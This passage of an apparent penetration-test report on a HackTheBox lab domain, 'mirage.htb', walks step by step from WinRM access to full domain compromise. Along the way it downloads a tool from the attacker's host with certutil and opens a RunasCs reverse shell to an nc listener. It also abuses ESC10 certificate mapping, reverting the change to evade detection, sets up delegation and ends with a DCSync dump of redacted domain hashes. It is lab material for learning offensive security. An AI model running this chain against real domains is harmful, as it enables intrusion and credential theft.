
```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in nathan.aadam.ccache
```

Group Membership Analysis

BloodHound analysis revealed that `nathan.aadam` is a member of the `IT Admins` group, which is part of `Remote Management Users`.

Screenshots:






Remote Access with Evil-WinRM

Using `nathan.aadam`'s credentials, remote access was gained via WinRM.

```
faketime 'now +7 hours' evil-winrm -i dc01 -r mirage.htb
```

Screenshot:



WinPEAS Execution

The `WinPEAS` tool was transferred to the target to enumerate local configurations.

Attacker:

```
python3 -m http.server
```

Target:

```
certutil -urlcache -split -f http://10.10.14.217/winpeas.exe winpeas.exe
```

Running `WinPEAS` revealed AutoLogon credentials for `mark.bbond`.

Output:

```
Some AutoLogon credentials were found
DefaultDomainName             :  MIRAGE
DefaultUserName               :  mark.bbond
DefaultPassword               :  <REDACTED>
```

Obtaining TGT for mark.bbond

A TGT was obtained for `mark.bbond`.

```
sudo faketime 'now +7 hours' impacket-getTGT
mirage.htb/mark.bbond:'<REDACTED>' -dc-ip 10.129.148.206
```

Output:


```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in mark.bbond.ccache
```

The Kerberos ticket was exported.

```
export KRB5CCNAME='mark.bbond.ccache'
```

Password Change for javier.mmarshall

BloodHound analysis showed that `mark.bbond` has permissions to change the password of `javier.mmarshall` but javier is disabled .
Screenshot:



Reverse Shell as mark.bbond

Using `RunasCs.exe`, a reverse shell was executed as `mark.bbond`.

```
*Evil-WinRM* PS C:\Users\nathan.aadam> ./RunasCs.exe mark.bbond <REDACTED>
powershell -r 10.10.14.217:4443
[*] Warning: The logon for user 'mark.bbond' is limited. Use the flag
combination --bypass-uac and --logon-type '8' to obtain a more privileged
token.
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-3055bc$\Default
[+] Async process
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 2756
created in background.
```

Attacker:

```
nc -nlvp 4443
```

Output:

```
listening on [any] 4443 ...
connect to [10.10.14.217] from (UNKNOWN) [10.129.231.108] 54076
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows
PS C:\Windows\system32>
```

Enabling javier.mmarshall Account

The `ACCOUNTDISABLE` flag was removed.

```
faketime 'now +7 hours' bloodyAD --host dc01.mirage.htb --dc-ip
10.129.231.108 -d mirage.htb -k remove uac JAVIER.MMARSHALL -f
ACCOUNTDISABLE
```

Output:

```
[-] ['ACCOUNTDISABLE'] property flags removed from JAVIER.MMARSHALL's
userAccountControl
```

The `javier.mmarshall` account was disabled. It was re-enabled, and its `logonhours` attribute was set to match `mark.bbond`'s.

```
PS C:\Windows\system32> $Password = ConvertTo-SecureString "<REDACTED>" -
AsPlainText -Force
PS C:\Windows\system32> $Cred = New-Object
System.Management.Automation.PSCredential ("MIRAGE\mark.bbond", $Password)
PS C:\Windows\system32> Enable-ADAccount -Identity javier.mmarshall -Cred
$Cred
PS C:\Windows\system32> $logonhours = Get-ADUser mark.bbond -Properties
LogonHours | select-object -expand logonhours
PS C:\Windows\system32> [byte[]]$hours1 = $logonhours
PS C:\Windows\system32> Set-ADUser -Identity javier.mmarshall -Cred $Cred
-Replace @{logonhours = $hours1}
```

The password for `javier.mmarshall` was changed.

```
bloodyAD --kerberos -u "mark.bbond" -p '<REDACTED>' -d "mirage.htb" --host
"dc01.mirage.htb" set password "javier.mmarshall" '<REDACTED>'
```

Obtaining TGT for javier.mmarshall

A TGT was obtained for `javier.mmarshall`.

```
sudo faketime 'now +7 hours' impacket-getTGT
mirage.htb/'javier.mmarshall':'<REDACTED>'
```


Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in javier.mmarshall.ccache
```

Reading GMSA Password

BloodHound revealed that `javier.mmarshall` has `ReadGMSAPassword` permissions over `Mirage-Service$`.

Screenshot:



The NTLM hash for `Mirage-Service$` was retrieved.

```
faketime 'now +7 hours' bloodyAD -k --host 10.129.231.108 -d 'mirage.htb'
-u 'javier.mmarshall' -p '<REDACTED>' --host dc01.mirage.htb get object
'Mirage-Service$' --attr msDS-ManagedPassword
```

Output:

```
distinguishedName: CN=Mirage-Service,CN=Managed Service
Accounts,DC=mirage,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:<REDACTED>
msDS-ManagedPassword.B64ENCODED: <REDACTED>
```

Obtaining TGT for Mirage-Service$

A TGT was obtained for `Mirage-Service$` using the retrieved hash.

```
sudo faketime 'now +7 hours' impacket-getTGT mirage.htb/'Mirage-Service$'
-hashes ':<REDACTED>'
```

Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in Mirage-Service$.ccache
```

Checking for Vulnerable Certificates

A check for vulnerable certificates was performed, but none were found.

```
faketime 'now +7 hours' certipy-ad find -u 'Mirage-Service$@mirage.htb' -k
-target dc01 -vulnerable -stdout
```

The Certificate Authority `mirage-DC01-CA` was identified , but no vulnerable certificated was identified.

Privilege Escalation via ESC10 (Weak Certificate Mapping)


Checking Schannel Configuration

The Windows Registry was queried to check the Schannel configuration, which is relevant for certificate-based authentication.

```
reg query
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Sch
annel"
```

Output: The `CertificateMappingMethods` value included `0x4` (UPN mapping), indicating vulnerability to ESC10.

Screenshot:



References:

- HackTricks: Weak Certificate Mappings - ESC10
- HackingArticles: ADCS ESC10

Verifying Write Permissions

The `Mirage-Service$` account was confirmed to have `WRITE` permissions over `mark.bbond`.

```
faketime 'now +7 hours' bloodyAD -d mirage.htb -u 'Mirage-Service$' -k --
host dc01.mirage.htb get writable
```

Output:

```
distinguishedName: CN=TPM Devices,DC=mirage,DC=htb
permission: CREATE_CHILD
distinguishedName: CN=S-1-5-
11,CN=ForeignSecurityPrincipals,DC=mirage,DC=htb
permission: WRITE
distinguishedName:
CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
permission: WRITE
distinguishedName: CN=Mirage-Service,CN=Managed Service
Accounts,DC=mirage,DC=htb
permission: WRITE
```

Alternatively, on a Windows machine:

```
Get-ObjectAcl -SamAccountName "mark.bbond" -ResolveGUIDs | ? {
$_.IdentityReference -like "*Mirage-Service$*" }
```

UPN Manipulation

The `userPrincipalName` of `mark.bbond` was modified to `dc01$@mirage.htb` to impersonate the domain controller account.

```
export KRB5CCNAME=Mirage-Service$.ccache
faketime 'now +7 hours' certipy-ad account update -user 'mark.bbond' -upn
'dc01$@mirage.htb' -u 'mirage-service$@mirage.htb' -k -no-pass -dc-ip
10.129.13.110 -target dc01.mirage.htb
```

Output:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'mark.bbond':
    userPrincipalName                   : dc01$@mirage.htb
[*] Successfully updated 'mark.bbond'
```

Certificate Enrollment

A certificate was requested for `mark.bbond` with the modified UPN.

```
sudo faketime 'now +7 hours' impacket-getTGT
mirage.htb/mark.bbond:'<REDACTED>'
export KRB5CCNAME=mark.bbond.ccache
faketime 'now +7 hours' certipy-ad req -u 'mark.bbond@mirage.htb' -k -no-
pass -dc-ip 10.129.13.110 -target 'dc01.mirage.htb' -ca 'mirage-DC01-CA' -
template 'User'
```

Output:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[!] DC host (-dc-host) not specified and Kerberos authentication is used.
This might fail
[*] Requesting certificate via RPC
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with UPN 'dc01$@mirage.htb'
[*] Certificate object SID is 'S-1-5-21-2127163471-3824721834-2568365109-
1109'
[*] Saving certificate and private key to 'dc01.pfx'
[*] Wrote certificate and private key to 'dc01.pfx'
```

UPN Reversion

The UPN was reverted to its original value to avoid detection.

```
export KRB5CCNAME=Mirage-Service$.ccache
faketime 'now +7 hours' certipy-ad account update -user 'mark.bbond' -upn
```

```
'mark.bbond@mirage.htb' -u 'mirage-service$@mirage.htb' -k -no-pass -dc-ip
10.129.13.110 -target dc01.mirage.htb
```

Output:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'mark.bbond':
    userPrincipalName                   : mark.bbond@mirage.htb
[*] Successfully updated 'mark.bbond'
```

Schannel Authentication and Impersonation

The certificate was used to authenticate via Schannel and set Resource-Based Constrained Delegation (RBCD).

```
certipy-ad auth -pfx dc01.pfx -dc-ip 10.129.13.110 -ldap-shell
```

Output:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*]     SAN UPN: 'dc01$@mirage.htb'
[*]     Security Extension SID: 'S-1-5-21-2127163471-3824721834-
2568365109-1109'
[*] Connecting to 'ldaps://10.129.13.110:636'
[*] Authenticated to '10.129.13.110' as: 'u:MIRAGE\\DC01$'
Type help for list of commands
# whoami
u:MIRAGE\DC01$
# set_rbcd dc01$ Mirage-Service$
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000
Found Grantee DN: CN=Mirage-Service,CN=Managed Service
Accounts,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1112
Delegation rights modified successfully!
Mirage-Service$ can now impersonate users on dc01$ via S4U2Proxy
```

Obtaining Service Ticket

A Service Ticket was obtained for `cifs/DC01.mirage.htb` impersonating `dc01$`.

```
sudo faketime 'now +7 hours' impacket-getST -spn 'cifs/DC01.mirage.htb' -
impersonate 'dc01$' -dc-ip 10.129.13.110 'mirage.htb/Mirage-Service$' -
hashes ':<REDACTED>'
```

Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating dc01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01$@cifs_DC01.mirage.htb@MIRAGE.HTB.ccache
```

The ticket was exported.

```
export KRB5CCNAME='dc01$@cifs_DC01.mirage.htb@MIRAGE.HTB.ccache'
```

Dumping Domain Credentials

The Service Ticket was used to perform a DCSync attack, dumping all domain credentials.

```
sudo faketime 'now +7 hours' impacket-secretsdump -k -no-pass -dc-ip
10.129.13.110 dc01.mirage.htb
```

Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] Policy SPN target name validation might be restricting full DRSUAPI
dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
mirage.htb\Dev_Account_A:1104:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
mirage.htb\Dev_Account_B:1105:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
mirage.htb\david.jjackson:1107:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
```

```
mirage.htb\javier.mmarshall:1108:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
mirage.htb\mark.bbond:1109:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
mirage.htb\nathan.aadam:1110:aad3b435b51404eeaad3b435b51404ee:
<REDACTED>:::
mirage.htb\svc_mirage:2604:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Mirage-Service$:1112:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
[*] Kerberos keys grabbed
mirage.htb\Administrator:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Administrator:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Administrator:des-cbc-md5:<REDACTED>
krbtgt:aes256-cts-hmac-sha1-96:<REDACTED>
krbtgt:aes128-cts-hmac-sha1-96:<REDACTED>
krbtgt:des-cbc-md5:<REDACTED>
mirage.htb\Dev_Account_A:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Dev_Account_A:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Dev_Account_A:des-cbc-md5:<REDACTED>
mirage.htb\Dev_Account_B:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Dev_Account_B:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\Dev_Account_B:des-cbc-md5:<REDACTED>
mirage.htb\david.jjackson:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\david.jjackson:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\david.jjackson:des-cbc-md5:<REDACTED>
mirage.htb\javier.mmarshall:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\javier.mmarshall:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\javier.mmarshall:des-cbc-md5:<REDACTED>
mirage.htb\mark.bbond:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\mark.bbond:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\mark.bbond:des-cbc-md5:<REDACTED>
mirage.htb\nathan.aadam:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\nathan.aadam:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\nathan.aadam:des-cbc-md5:<REDACTED>
mirage.htb\svc_mirage:aes256-cts-hmac-sha1-96:<REDACTED>
mirage.htb\svc_mirage:aes128-cts-hmac-sha1-96:<REDACTED>
mirage.htb\svc_mirage:des-cbc-md5:<REDACTED>
DC01$:aes256-cts-hmac-sha1-96:<REDACTED>
DC01$:aes128-cts-hmac-sha1-96:<REDACTED>
DC01$:des-cbc-md5:<REDACTED>
Mirage-Service$:aes256-cts-hmac-sha1-96:<REDACTED>
Mirage-Service$:aes128-cts-hmac-sha1-96:<REDACTED>
Mirage-Service$:des-cbc-md5:<REDACTED>
[*] Cleaning up...
```

Obtaining Administrator TGT

The Administrator hash was used to obtain a TGT.

```
sudo faketime 'now +7 hours' impacket-getTGT 'mirage.htb/Administrator' -hashes ':<REDACTED>'
```

Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in Administrator.ccache
```

The ticket was exported.

```
export KRB5CCNAME=Administrator.ccache
```


Final Access

Administrative access was gained via WinRM.

```
faketime 'now +7 hours' evil-winrm -i dc01 -r mirage.htb
```

3. Findings

3.1 Vulnerability: Exposure of Sensitive Information via NFS Share




, 2025-07-20_21-10.png

- **CVSS**: CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description**: The NFS share `/MirageReports` was accessible to everyone without authentication, exposing two PDF files: `Incident_Report_Missing_DNS_Record_nats-svc.pdf` and `Mirage_Authentication_Hardening_Report.pdf`. These files contained sensitive information about the `nats-svc.mirage.htb` DNS service and IT Security

Department contact details (`ad-security@mirage.htb`), respectively, which aided in targeting the NATS server for further exploitation.

- **Impact**: Unauthenticated attackers could access internal documentation, gaining insights into network configurations and services, which facilitated targeted attacks such as DNS spoofing and credential interception. This exposure increased the attack surface and enabled initial reconnaissance without requiring credentials.
- **Technical Summary**: The NFS share was enumerated using `showmount -e 10.129.147.227` , revealing the `/MirageReports` share. The share was mounted with `sudo mount -t nfs 10.129.147.227:/ ./target-NFS/ -o nolock` , allowing access to the PDF files. The `Incident_Report_Missing_DNS_Record_nats-svc.pdf` highlighted issues with the `nats-svc.mirage.htb` DNS record, prompting further exploitation of the NATS server.

